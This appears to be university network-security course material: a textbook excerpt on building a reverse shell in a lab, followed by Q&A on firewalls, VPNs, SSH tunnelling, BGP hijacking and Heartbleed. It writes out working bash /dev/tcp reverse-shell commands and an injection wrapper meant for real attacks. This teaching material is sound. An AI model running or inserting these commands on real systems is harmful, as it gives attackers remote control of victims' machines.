Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43972)
Server:$ ls -l
ls -l
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

Figure 14.6: Redirect standard input, output, and error

Figure 14.6: Redirect standard input, output, and error

From the results shown in Figure 14.6, we can see that the shell prompt Server:$ is no longer shown on the server machine; instead, it now shows up on the attacker machine (the strings marked by). This step completes the setup of the reverse shell. Now, the attacker has gained a complete control over the shell program that is running on the victim's machine.

Code Injection

During real attacks, such as a buffer-overflow attack, the actual code that we inject to the server should execute the following command, instead of the one that we used in the previous experiment. The difference is that the following command has placed another bash command "$/bin/bash -cc" in front of the reverse shell command. It asks the first bash command to execute the reverse shell command string inside the quotations.

/Sbin/bash -c "/bin/bash -i > /dev/tcp/server_IP/9090 0<&1 2>&1"

In our experiment, we directly typed the reverse shell command. This is because we typed the command inside another shell program. It is this other shell that interprets the meaning of the redirection symbols and sets up the redirection for the /bin/bash program in the reverse shell command. When we inject our code during an attack, our code may not be injected into a running shell program on the server, so the redirection symbols in the command string cannot be interpreted. Feeding the entire reverse shell command into another bash program solves the problem.

Notes. It should be noted that although we use the same shell program bash in our command, they do not need to be the same. Let us write a more general form as the following:

Bash

/bin/shell_1 -c "/bin/shell_2 -i > /dev/tcp/server_IP/9090 0<&1 2>&1"

The interpretation of the /dev/tcp special device and the redirection symbols is conducted by the outer shell shell_1. Since /dev/tcp is a built-in virtual file for bash only (other shells do not recognize it), shell_1 must be bash. The inner shell program shell_2 does not need to be bash; other shell programs also work.

Lab exercises

1. Configuring Linux Firewall using IP tables
2. Setting Up VPN Tunnels
3. Exploring BGP Session Hijacking
4. Simulating Heartbleed Attack Scenario

Lecture Slides

Lecture Slides
https://drive.google.com/drive/folders/1MdIU8YLJpG_n3byErvlaSDCn4JTDGb23?usp=drive_link

Assignment

Assignment

1. Configure a firewall rule set on a VM to allow only HTTP/HTTPS traffic and block all other incoming connections. Explain how your configuration works. — K3 (Apply)
2. Set up a site-to-site VPN between two lab networks using a TUN interface and test secure communication. Describe the packet flow and tunnel operation. — K4 (Analyze)
3. Simulate a BGP prefix hijack in a controlled lab (or using a dataset) and analyze how AS-paths are affected. Suggest two mitigation techniques. — K4 (Analyze)
4. Demonstrate a Heartbleed exploit in a safe lab environment using test credentials and explain how sensitive memory data could be leaked. Recommend steps to secure the system. — K5 (Evaluate)
5. Create a reverse shell in a lab setup between two VMs, monitor outbound traffic, and propose detection/prevention strategies. Explain your observations. — K5 (Evaluate)

Part A Q & A

1. Define a firewall. (K1 – Remembering)
Answer: A firewall is a system (hardware/software) that prevents unauthorized traffic between trusted and untrusted networks.

2. List two main functions of a firewall. (K1 – Remembering)
Answer: 1. Filters and redirects traffic. 2. Protects against network attacks.

3. What are the three requirements of a firewall according to Bellovin & Cheswick (1994)? (K2 – Understanding)
Answer: 1. All traffic between trust zones must pass through the firewall. 2. Only authorized traffic should be allowed. 3. Firewall must be hardened and secure itself.

4. Differentiate between accepted, denied, and rejected firewall actions. (K2 – Understanding)
Answer: Accepted – Packet allowed; Denied – Packet blocked; Rejected – Packet blocked and an ICMP message sent to source.

5. What is the difference between ingress and egress filtering? (K2 – Understanding)
Answer: Ingress filtering inspects incoming traffic to block external attacks; Egress filtering inspects outgoing traffic to prevent data leaks or unauthorized connections.

6. Name the three types of firewalls based on mode of operation. (K1 – Remembering)
Answer: 1. Packet filter, 2. Stateful firewall, 3. Application/proxy firewall.

7. How does a stateful firewall differ from a packet filter firewall? (K2 – Understanding)
Answer: A stateful firewall tracks the state of connections and inspects packet streams; a packet filter firewall inspects each packet independently without maintaining connection state.

8. Explain why an application/proxy firewall is considered more secure than other firewall types. (K2 – Understanding)
Answer: It inspects traffic up to the application layer and can authenticate users directly, protecting internal hosts from direct interaction and sensitive data leaks.

9. What is the role of Netfilter in Linux firewalls? (K1 – Remembering)
Answer: Netfilter provides hooks in the Linux kernel to allow packets to be filtered or manipulated using kernel modules.

10. List the five IPv4 Netfilter hooks. (K1 – Remembering)
Answer: 1. NF_INET_PRE_ROUTING, 2. NF_INET_LOCAL_IN, 3. NF_INET_FORWARD, 4. NF_INET_LOCAL_OUT, 5. NF_INET_POST_ROUTING.

11. What is the purpose of the NF_DROP return value in Netfilter hook functions? (K2 – Understanding)
Answer: It discards the packet so that it will not continue through the network stack.

12. Which iptables chain is used to filter packets destined for the local host? (K1 – Remembering)
Answer: INPUT chain.

13. Give an example of an iptables rule to drop incoming ICMP echo requests. (K3 – Applying)
Answer: iptables -A INPUT -p icmp --icmp-type echo-request -j DROP

14. Explain connection tracking in a stateful firewall. (K2 – Understanding)
Answer: Connection tracking monitors incoming and outgoing packets over time, recording attributes such as IP address and port number, so filtering decisions can be based on the context of a connection.

15. Which firewall type can track UDP and ICMP “connections” despite them being connectionless protocols? (K2 – Understanding)
Answer: Stateful firewall.
16. Define Virtual Private Network (VPN). (K1 – Knowledge)

Answer:
A Virtual Private Network (VPN) is a solution that allows computers outside a private network to securely connect and access network resources as if they were inside the private network. It ensures user authentication, content protection, and integrity preservation over a public infrastructure like the Internet.

17. What are the three primary security properties achieved by a private network and thus by a VPN? (K1 – Knowledge)

Answer:

1. User authenticated – Only verified users can access the network.
2. Content protected – Communication is encrypted and cannot be read from outside.
3. Integrity preserved – Data cannot be altered by unauthorized entities during transmission.

18. Explain the concept of IP tunneling in VPNs. (K2 – Comprehension)

Answer:
IP tunneling is a technique where an original IP packet is encapsulated inside another IP packet with a new header. This new packet can travel across the public Internet without exposing the original packet. The encapsulated packet is decrypted and delivered to the destination inside the private network, ensuring confidentiality and integrity.

19. Compare IPsec Tunneling and TLS/SSL Tunneling. (K2 – Comprehension)

Answer:

Feature	IPsec Tunneling	TLS/SSL Tunneling
Layer	IP Layer (Kernel)	Transport/Application Layer
Implementation	Inside OS kernel	Inside application
Encapsulation	Original IP packet inside new IP packet	Original IP packet inside TCP/UDP payload

Feature	IPsec Tunneling	TLS/SSL Tunneling
Advantages	Works at kernel level, transparent to applications	Easier to update, no kernel changes needed, popular in applications

20. What is the main role of a VPN server in a VPN setup? (K1 – Knowledge)

Answer:
The VPN server authenticates users, establishes secure channels, and forwards IP packets from outside users to the private network while maintaining encryption and integrity. It acts as a "security guard" for the private network.

21.What are TUN and TAP interfaces in VPNs? (K1 – Knowledge)

Answer:

- TUN interface: Works at the IP level (Layer 3). Supports point-to-point communication. Used for Layer 3 VPNs.
- TAP interface: Works at the Ethernet level (Layer 2). Supports multiple Layer 3 protocols and can be used for bridging. Used for Layer 2 VPNs.

22. How does a VPN client handle packets destined for the private network? (K3 – Application)

Answer:
The VPN client uses routing tables to direct packets bound for the private network to the TUN/TAP interface. The tunnel application then encapsulates the IP packet and sends it through a secure channel to the VPN server.

23. Explain the process of establishing a TLS/SSL tunnel for a VPN. (K2 – Comprehension)

Answer:

1. Mutual authentication: The VPN server authenticates the client, and the client authenticates the server using credentials or certificates.
2. Secure channel: A TLS/SSL channel is established over TCP or UDP.

3. Encrypted transmission: Data sent through this channel is encrypted and verified using a Message Authentication Code (MAC), ensuring confidentiality and integrity.

24. How does the VPN server release packets into the private network? (K3 – Application)

Answer:
The VPN server receives encapsulated IP packets from the tunnel, decapsulates them, and writes them to the TUN/TAP interface. The OS kernel then routes the packets to the intended host inside the private network. IP forwarding must be enabled for the VPN server to function as a router.

25. In Python, how is a TUN interface created and used to read IP packets? (K3 – Application)

Answer:

```
import os, fcntl, struct

TUNSETIFF = 0x400454ca

IFF_TUN = 0x0001

IFF_NO_PI = 0x1000


tun = os.open("/dev/net/tun", os.O_RDWR)

ifr = struct.pack('16sH', b'tundr', IFF_TUN | IFF_NO_PI)

ifname = fcntl.ioctl(tun, TUNSETIFF, ifr)

print("Interface Name: {}".format(ifname[:16].decode().strip('\x00')))


while True:

    packet = os.read(tun, 2048)

    if packet:

        print(packet)  # Reads entire IP packet including header
```

- The /dev/net/tun device is opened.
- ioctl() registers a virtual network device.
- IP packets sent to this interface can be read by the program.

26. How do you ensure packets for different subnets reach the VPN tunnel? (K4 – Analysis)

Answer:
Routing tables must be configured to direct traffic for the remote subnet through the TUN/TAP interface. Example:

```
ip route add 10.0.8.0/24 dev tun0
```

This ensures all packets for the 10.0.8.0/24 network go through the VPN client and reach the tunnel application.

27. How can the VPN tunnel be tested using ping and tcpdump? (K3 – Application)

Answer:

1. Run tcpdump on the client's TUN interface to capture traffic.
2. Ping the destination host in the remote private network.
3. Check tcpdump output to verify the ICMP request and reply packets pass through the tunnel.
   Example:

```
root@client:# tcpdump -n -i tun0

IP 10.0.53.99 > 10.0.8.5: ICMP echo request

IP 10.0.8.5 > 10.0.53.99: ICMP echo reply
```

28. What modifications are needed on the VPN server to forward packets? (K2 – Comprehension)

Answer:

1. Enable IP forwarding:

```
sysctls:

  - net.ipv4.ip_forward=1
```

2. Create and configure TUN interface.
3. Receive encapsulated packets from tunnel and inject them into kernel using os.write(tun, data).

29. What is the general idea behind tunneling to evade a firewall? (K2 – Understand)
Answer:
A tunnel is a communication channel between two programs on opposite sides of a firewall. Applications send packets to the tunnel program on the same side of the firewall. The tunnel then forwards the packets through an encrypted channel to the counterpart program on the other side, which sends the packets to their final destination. This allows applications to communicate even if the firewall blocks direct connections.

30. Differentiate between VPN tunnels and port forwarding tunnels. (K2 – Understand)
Answer:

- VPN tunnels: Built on the network or MAC layer. They rely on routing or bridging to transparently deliver packets to the final destination. Applications are unaware of the tunnel.
- Port forwarding tunnels: Built on the transport layer. Applications must explicitly send packets to the tunnel program, making the tunnel less transparent.

31. How can SSH be used to create a VPN tunnel? (K3 – Apply)
Answer:
SSH can create a VPN tunnel using the -w option to establish TUN interfaces on both client and server. For example:

```
ssh -w 0:0 root@192.168.60.5 \
  -o "PermitLocalCommand=yes" \
  -o "LocalCommand= ip addr add 192.168.53.88/24 dev tun0 && ip link set tun0 up" \
  -o "RemoteCommand=ip addr add 192.168.53.99/24 dev tun0 && ip link set tun0 up"
```

This command sets up a VPN interface tun0 on both sides and routes traffic through the encrypted tunnel.

32. Explain how VPN can bypass ingress firewall rules. (K2 – Understand)
Answer:
A VPN tunnel encrypts traffic between a client outside the firewall and a VPN server inside. Even if the firewall blocks certain ports (e.g., telnet), the encrypted VPN packets appear as allowed traffic (e.g., SSH). Once the VPN tunnel is established, the client can access internal hosts through the tunnel without being blocked.

33. How does NAT work on a VPN server to ensure return packets reach the client? (K2 – Understand)
Answer:
NAT (Network Address Translation) on the VPN server replaces the source IP of outgoing packets from the TUN interface with the VPN server's IP. This ensures that replies from the destination are routed back to the VPN server, which then forwards them through the tunnel to the client. Example command:

```
iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

34. What is geo-restriction and how can VPN bypass it? (K2 – Understand)
Answer:
Geo-restriction blocks access to services based on the IP's geographic location. VPN can bypass geo-restrictions by routing traffic through a VPN server located in a permitted region. The service sees the VPN server's IP instead of the client's real IP, allowing access.

35. Describe SSH port forwarding and its use in bypassing firewalls. (K2 – Understand)
Answer:
SSH port forwarding allows traffic from a local port to be forwarded through an encrypted SSH tunnel to a remote host and port. It can bypass firewalls because the firewall only sees encrypted SSH traffic. For example:

```
ssh -4NT -L 8000:192.168.60.6:23 seed@192.168.60.5
```

Telnet traffic through port 8000 is forwarded via the SSH tunnel to the work machine.

36. How is port forwarding different from VPN tunneling? (K2 – Understand)
Answer:

- VPN: Transparent at the network layer; applications are unaware of the tunnel.
- Port forwarding: Applications must direct traffic to the tunnel explicitly; the tunnel is not transparent to applications.

37. Explain reverse SSH tunneling with an example. (K3 – Apply)
Answer:
Reverse SSH tunneling allows an internal machine (behind a firewall) to forward its service to an outside machine. Example:

```
apollo$ ssh -4NT -R 9000:192.168.60.6:80 seed@10.9.0.5
```

Here, the internal web server at 192.168.60.6 is accessible via port 9000 on the external host 10.9.0.5.

38. What is the purpose of the GatewayPorts option in SSH for reverse tunneling? (K2 – Understand)
Answer:
GatewayPorts clientspecified allows the reverse SSH tunnel to bind to 0.0.0.0, enabling machines outside the SSH server to access the forwarded ports. Without this, the tunnel only binds to the loopback interface (localhost).

39. Explain dynamic port forwarding and the SOCKS proxy. (K2 – Understand)
Answer:
Dynamic port forwarding allows one SSH tunnel to forward traffic to multiple destinations dynamically. A SOCKS proxy listens on a local port and forwards traffic based on the destination specified by the application. Example command:

```
apollo$ ssh -4NT -D 9000 seed@10.9.0.5
```

40. How can other hosts use a dynamic SSH tunnel? (K3 – Apply)
Answer:
By specifying 0.0.0.0 in the tunnel setup, other hosts can use the proxy:

```
apollo$ ssh -4NT -D 0.0.0.0:9000 seed@10.9.0.5
```

```
work$ curl --proxy socks5://192.168.60.5:9000 http://www.example.com
```

41. What is the role of the SOCKS protocol in dynamic port forwarding? (K2 – Understand)
Answer:
SOCKS protocol enables applications to tell the proxy the destination IP/port dynamically. The proxy sets up port forwarding based on this information. Programs like Firefox and curl support SOCKS natively; others may use wrappers like ProxyChains.

42. Write a Python example to send data through a SOCKS proxy. (K3 – Apply)
Answer:

```
import socks
s = socks.socksocket()
s.set_proxy(socks.SOCKS5, "localhost", 9000)
s.connect(("10.9.0.5", 8080))
s.sendall(b"hello\n")
print(s.recv(4096))
```

This connects a Python client to a netcat server via the dynamic SSH tunnel using SOCKS.

43. Compare static and dynamic SSH port forwarding. (K2 – Understand)
Answer:

- Static port forwarding: Fixed destination; one tunnel per destination.
- Dynamic port forwarding: Multiple destinations; applications specify destination dynamically via SOCKS protocol.

44. Define Border Gateway Protocol (BGP) and explain its role in the Internet. *(K1 – Knowledge)*
Answer:
BGP is the protocol responsible for routing data across the Internet by selecting the most efficient path among multiple available routes. It enables communication between users and websites across different autonomous systems (ASes). BGP is like the postal service of the Internet, deciding the best route for data delivery.

45. What is an autonomous system (AS), and why is it important in BGP routing? *(K2 – Comprehension)*
Answer:
An autonomous system is a network or group of networks under a single administrative control, usually operated by an ISP, university, or company. ASes exchange routing information via BGP. They are important because BGP relies on AS-level routing to determine efficient paths for Internet traffic.

46. Explain the difference between internal BGP (iBGP) and external BGP (eBGP). *(K2 – Comprehension)*
Answer:

- eBGP: Routes data between different autonomous systems.
- iBGP: Routes data within the same autonomous system.
iBGP is optional, while eBGP is necessary for inter-AS communication.

47. Describe what BGP hijacking is and give one historical example. *(K2 – Comprehension)*
Answer:
BGP hijacking is the unauthorized advertisement of IP prefixes to redirect Internet traffic. Example: In 2008, a Pakistani ISP accidentally advertised YouTube routes,

causing YouTube traffic to be rerouted through Pakistan and making the service unavailable for hours.

48. Explain the concept of “longest prefix match” in BGP routing and how it relates to IP prefix hijacking. *(K3 – Application)*
Answer:
When multiple prefixes match a destination IP, the router selects the prefix with the most specific (longest) match. Attackers exploit this in IP prefix hijacking by advertising more specific prefixes than the original owner, causing traffic to be rerouted through the attacker’s AS.

49. How can BGP hijacking be mitigated or defended against? *(K3 – Application)*
Answer:

- Filtering: ISPs perform ingress/egress filtering to accept only legitimate route announcements.
- Internet Routing Registry (IRR): ISPs verify prefix ownership.
- RPKI (Resource Public Key Infrastructure): Uses cryptographic verification to confirm legitimate route origins.
- Longer Prefix Announcements: Victims can reclaim hijacked prefixes by announcing more specific sub-prefixes.

50. A BGP router has entries for 10.164.0.0/24, 10.164.0.0/25, and 10.164.0.128/25. If traffic to 10.164.0.71 arrives, which route will the router select and why? *(K4 – Analysis)*
Answer:
The router selects 10.164.0.0/25 because it is the longest prefix match for 10.164.0.71. Longest prefix match ensures that the most specific route is chosen, which is a critical mechanism exploited in prefix hijacking attacks.

51. What is a reverse shell, and why is it commonly used in hacking?
Answer: A reverse shell is a technique where a shell program on a victim machine takes input from and sends output to an attacker’s machine. It is commonly used because it allows attackers to gain backdoor access and execute multiple commands remotely after compromising a system.
K-Level: K1 (Remembering)

52. Explain the role of file descriptors in the functioning of a reverse shell.
Answer: File descriptors are abstract handles to access input/output resources such as files, pipes, or sockets. In a reverse shell, file descriptors are redirected so that the shell’s standard input, output, and error streams communicate with the attacker’s machine instead of the local terminal.
K-Level: K2 (Understanding)

53. How does the dup2() system call help in redirecting I/O for a reverse shell?
Answer: The dup2(oldfd, newfd) system call duplicates the file descriptor oldfd to newfd. If newfd already exists, it is closed first. This allows the shell’s input/output streams to be redirected to a different file descriptor, such as a TCP socket connected to the attacker machine.
K-Level: K2 (Understanding)

54. Describe the steps to redirect a program's standard output to a TCP connection in C.
Answer:

1. Create a TCP socket using socket().
2. Connect to the server using connect().
3. Use dup2(sockfd, 1) to redirect standard output to the TCP socket.
4. Print data using printf(); it will be sent over the TCP connection.
K-Level: K3 (Applying)

55. Why can't the command /bin/bash -i > /dev/tcp/10.0.2.70/9090 < /dev/tcp/10.0.2.70/9090 work for reverse shell input/output redirection?
Answer: This command opens two separate TCP connections, but nc (netcat) on the attacker machine can only handle one connection at a time. Therefore, input and output cannot be simultaneously redirected using a single TCP port.
K-Level: K2 (Understanding)

56. What is the purpose of using 2>&1 in a reverse shell command?
Answer: 2>&1 redirects standard error (file descriptor 2) to the same destination as standard output (file descriptor 1). This ensures that error messages and shell prompts are also sent to the attacker machine.
K-Level: K2 (Understanding)

57. How does bash interpret /dev/tcp/host/port during redirection?
Answer: Bash treats /dev/tcp/host/port as a virtual device. Redirecting to this path causes bash to open a TCP connection to the specified host and port, and I/O to this "device" is sent over the network.
K-Level: K2 (Understanding)

8. Differentiate between redirecting input/output to files and to TCP connections.
Answer:

- Files: Data is read from or written to a local file.
- TCP connections: Data is read from or sent to a network connection, enabling remote control or communication, which is essential for reverse shells.
K-Level: K4 (Analyzing)

59. In a real attack, why is the reverse shell command often passed to another shell using -c?
Answer: In attacks, the command string may not be injected into a running shell, so the redirection symbols are not interpreted correctly. Wrapping the reverse shell command in another shell using -c ensures proper interpretation of the redirection and /dev/tcp syntax.
K-Level: K3 (Applying)

60. Outline the sequence of steps to set up a full reverse shell from a compromised machine to the attacker machine.
Answer:

1. Start a TCP server on the attacker machine (e.g., nc -lnv 9090).

2. Redirect standard output of the shell on the victim machine to the attacker machine (/bin/bash -i > /dev/tcp/attacker_ip/port).
3. Redirect standard input to the attacker machine (0<&1).
4. Redirect standard error to the attacker machine (2>&1).
5. Execute commands from the attacker machine, which are sent to and executed on the victim machine, with results returned.
   K-Level: K3 (Applying)

Part B Q

PART -B

1. Explain how a TUN interface differs from a TAP interface in terms of OSI layers and typical VPN use cases. (K3)

2. Given a client-side routing table, describe the precise routing change(s) needed so that all traffic to 10.0.8.0/24 is sent into a TLS/SSL tunnel running on tun0. (K3)

3. A firewall blocks all outgoing traffic except HTTP and HTTPS. Analyze how a VPN tunnel or SSH port-forwarding can bypass these restrictions, and discuss potential detection mechanisms. (K4)

4. Compare static SSH port-forwarding (-L) and dynamic SOCKS proxying (-D) in terms of transparency to applications, required client changes, and how destination selection is communicated. (K4)

5. Given vulnerable BGP behavior, outline the attack steps an AS would take to perform a prefix-hijack for 10.164.0.0/24 using two /25s, and explain why routers prefer the attacker's route. (K4)

6. Describe the kernel/file-descriptor operations (system calls and table changes) that occur when a shell process redirects its stdin, stdout, and stderr over a single TCP socket for a reverse shell. (K3)

7. Analyze why running /bin/bash -i > /dev/tcp/A/9090 < /dev/tcp/A/9090 fails to give an interactive reverse shell when the listener at A uses a single nc -lnv 9090. Include connection semantics in your explanation. (K4)

8. In the Heartbleed attack, explain how a crafted heartbeat request causes a server to leak memory — identify the flawed assumption in the vulnerable code and the simple check added in the fix. (K4)

9. An organization implements a firewall with stateful packet inspection. Analyze how an attacker might still exploit a reverse shell to bypass the firewall, and explain why stateful inspection alone may be insufficient. (K4)

10. An organization wants to prevent BGP hijacks and accidental route leaks. Analyze and recommend a combination of practical defenses (filtering, RPKI, route length policies) and explain one operational limitation for each defense. (K4)

Supportive Online Certification courses

SUPPORTIVE ONLINE COURSES

S No	Course provider	Course title	Link
1	Udemy	The Complete Cyber Security Course : Network Security	https://www.udemy.com/course/network-security-course/?couponCode=ST12MT90625AI
2	Udemy	Snort Intrusion Detection, Rule Writing, and PCAP Analysis	https://www.udemy.com/course/snort-intrusion-detection-rule-writing-and-pcap-analysis/?couponCode=ST12MT90625AI
3	NPTEL	Network Security	https://onlinecourses.nptel.ac.in/noc25_ee54/preview

Real life Applications in day to day life and to Industry

REAL TIME APPLICATIONS IN DAY TO DAY LIFE AND TO INDUSTRY

1. Corporate Network Breach via Reverse Shell

Context:
A large enterprise uses firewalls, VPNs, and internal monitoring to secure its network. Despite these measures, an employee downloads a malicious attachment from an email.

Events:

The malware executes a reverse shell on the employee's machine, initiating a connection to the attacker's server.

The reverse shell redirects standard input/output via TCP, allowing the attacker to run commands on the compromised machine remotely.

The attacker attempts to exfiltrate sensitive data from the internal server by bypassing firewall rules.

Security monitoring detects unusual outbound traffic through the firewall, identifying the reverse shell connection.

Incident response team isolates the affected system and patches the vulnerability.

Content beyond Syllabus

Contents beyond the Syllabus

1. Zero Trust Network Architecture (ZTNA)

Ref: Kindervag, J. (2010). No More Chewy Centers: Introducing the Zero Trust Model of Information Security. Forrester Research.

Assessment Schedule

FIAT: 14.08.2025

SIAT: 23.09.2025

Model Exam: 28.10.2025

Prescribed Text books & Reference books

PRESCRIBED TEXT BOOKS AND REFERENCE BOOKS

TEXT BOOKS

1. Rafeeq Rehman : "Intrusion Detection with SNORT, Apache, MySQL, PHP and ACID," 1st Edition, Prentice Hall , 2003.

2. Internet Security: A Hands-on Approach, by Wenliang Du, Third Edition, 2019

REFERENCE BOOKS

1. Christopher Kruegel, Fredrik Valeur, Giovanni Vigna: "Intrusion Detection and Correlation Challenges and Solutions", 1st Edition, Springer, 2005.
2. Carl Endorf, Eugene Schultz and Jim Mellander "Intrusion Detection & Prevention", 1st Edition, Tata McGraw-Hill, 2004.
3. Stephen Northcutt, Judy Novak : "Network Intrusion Detection", 3rd Edition, New Riders Publishing, 2002.
4. T. Fahringer, R. Prodan, "A Text book on Grid Application Development and Computing Environment". 6th Edition, Khanna Publishers, 2012.

Mini ProjectSuggestions

MINI PROJECT SUGGESTIONS

- Simple TCP Chat App – Build a client-server chat program using TCP sockets to send/receive messages. K3
- File Descriptor Logger – Open multiple files, log their file descriptors, and simulate read/write operations. K3
- Command Logger (Reverse Shell Concept) – Simulate a reverse shell locally to log commands sent from a client. K4
- Redirect Program Output to File – Write a program that redirects its output to different files using dup2() or Python I/O. K3
- Mini Firewall Simulation – Implement a simple rule-based packet filter to allow or block traffic and log events. K4

Thank you

R.M.K
GROUP OF
INSTITUTIONS